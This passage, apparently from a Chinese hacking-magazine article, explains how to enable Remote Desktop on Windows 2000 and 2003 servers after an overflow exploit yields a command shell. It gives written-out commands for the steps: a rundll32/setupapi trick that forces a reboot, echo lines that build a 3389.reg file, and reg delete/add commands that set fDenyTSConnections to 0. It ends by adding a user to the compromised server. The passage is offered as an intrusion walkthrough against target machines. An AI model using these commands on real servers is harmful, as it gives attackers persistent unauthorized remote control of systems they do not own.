下不要输错任何一个字符，否则将无法执行，建议先自己输入在记事本上，确保无误后再复制到 cmdshell 窗口执行。然后需要做的就是重启系统了，如何使目标服务器重启呢？和朋友多方测试后，觉得使用下面这个方法比较妥当。在 cmdshell 下执行如下代码：

```
@ECHO OFF & cd/d %temp% & echo [version] > {out}.inf
(set inf=InstallHinfSection DefaultInstall)
echo signature=$chicago$ >> {out}.inf
echo [defaultinstall] >> {out}.inf
rundll32 setupapi %inf% 1 %temp%\{out}.inf
```





图 4

按顺序将以上五行代码一行一行地复制到 cmdshell 里，复制完一行按一次回车执行，五行都执行完毕后，服务器就会重启了。当然了，让服务器重启的方法比较多，比如结束掉系统关键进程、代码模拟按键等都是可以的，不过个人认为上面推荐的这个方法比较保险。如无意外，等待服务器重启之后再连接目标，就会发现终端服务已经成功开启了，如图 4。至此在 Windows2000 系统溢出后返回的 cmdshell 下开启远程终端服务就成功完成了。


图 5

2.2003 系统

相对于 2000 系统来说，在 2003 的 cmdshell 下开启远程桌面服务就比较容易一些了，起码无需重启嘛。第一种方法也是使用 echo 命令写入一个 3389.reg 文件，再导入注册表文件即可开启，与上面介绍的 2000 的开启方法类似。将如下代码一行一行地复制到 cmdshell 窗口后按回车执行：

```
echo Windows Registry Editor Version 5.00 >3389.reg
echo  >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server] >>3389.reg
echo "fDenyTSConnections"=dword:00000000 >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp] >>3389.reg
echo "PortNumber"=dword:00000d3d >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp] >>3389.reg
echo "PortNumber"=dword:00000d3d >>3389.reg
```




图6




图7

完成以上操作后再执行 **regedit /s 3389.reg** 导入即可生效。不过这个方法相对来说比较麻烦，也比较复杂一些。我们还可以使用另外一种比较简单的方法来开启终端服务。在介绍之前，我们先来熟悉一下2003系统下终端服务的一个最关键的注册表键值，“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server”下的“fDenyTSConnections”，可以看到它的数值为1或0。数值为1的时候关闭服务，数值为0的时候开启服务。换句话说，我们只要可以在cmdshell下更改这个关键的注册表键值就可以实现开启终端服务的目的。幸运的是，在2003下有一个reg命令完全可以做到这一点。我们找一台系统为2003的服务器来试试，通过溢出成功得到一个cmdshell，如图5。当我们尝试连接的时候会发现根本无法连接上去，如图6。

下面详细说明如何使用reg命令开启远程桌面服务。执行：**reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server"**，从返回信息发现“fDenyTSConnections”键值数据为“0x1”，如图7。

这个是十六进制数的1。上面提到，数据为1则没有开启远程桌面服务。我们要做的就是把“0x1”改成“0x0”。直接使用reg add是不行的，必须把原来键值删掉再添加。在cmdshell下执行：**reg delete "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections**，会询问是否“要删除注册表值fDenyTSConnections吗”，当然Yes了，如图8。再执行：**reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0**，提示操作成功完成，如图9。这样就把“fDenyTSConnections”的值改为“0x0”了，我们可以执行：**reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server"** 查看一下，看看是不是真的改掉了，发现已经成功更改了数据，如图10。现在再来连接服务器的3389看看，发现已经可以成功连接上了，加个用户进去参观了，如图11。至此在2003的cmdshell下开启远程桌面服务的方法就介绍完了。




图8

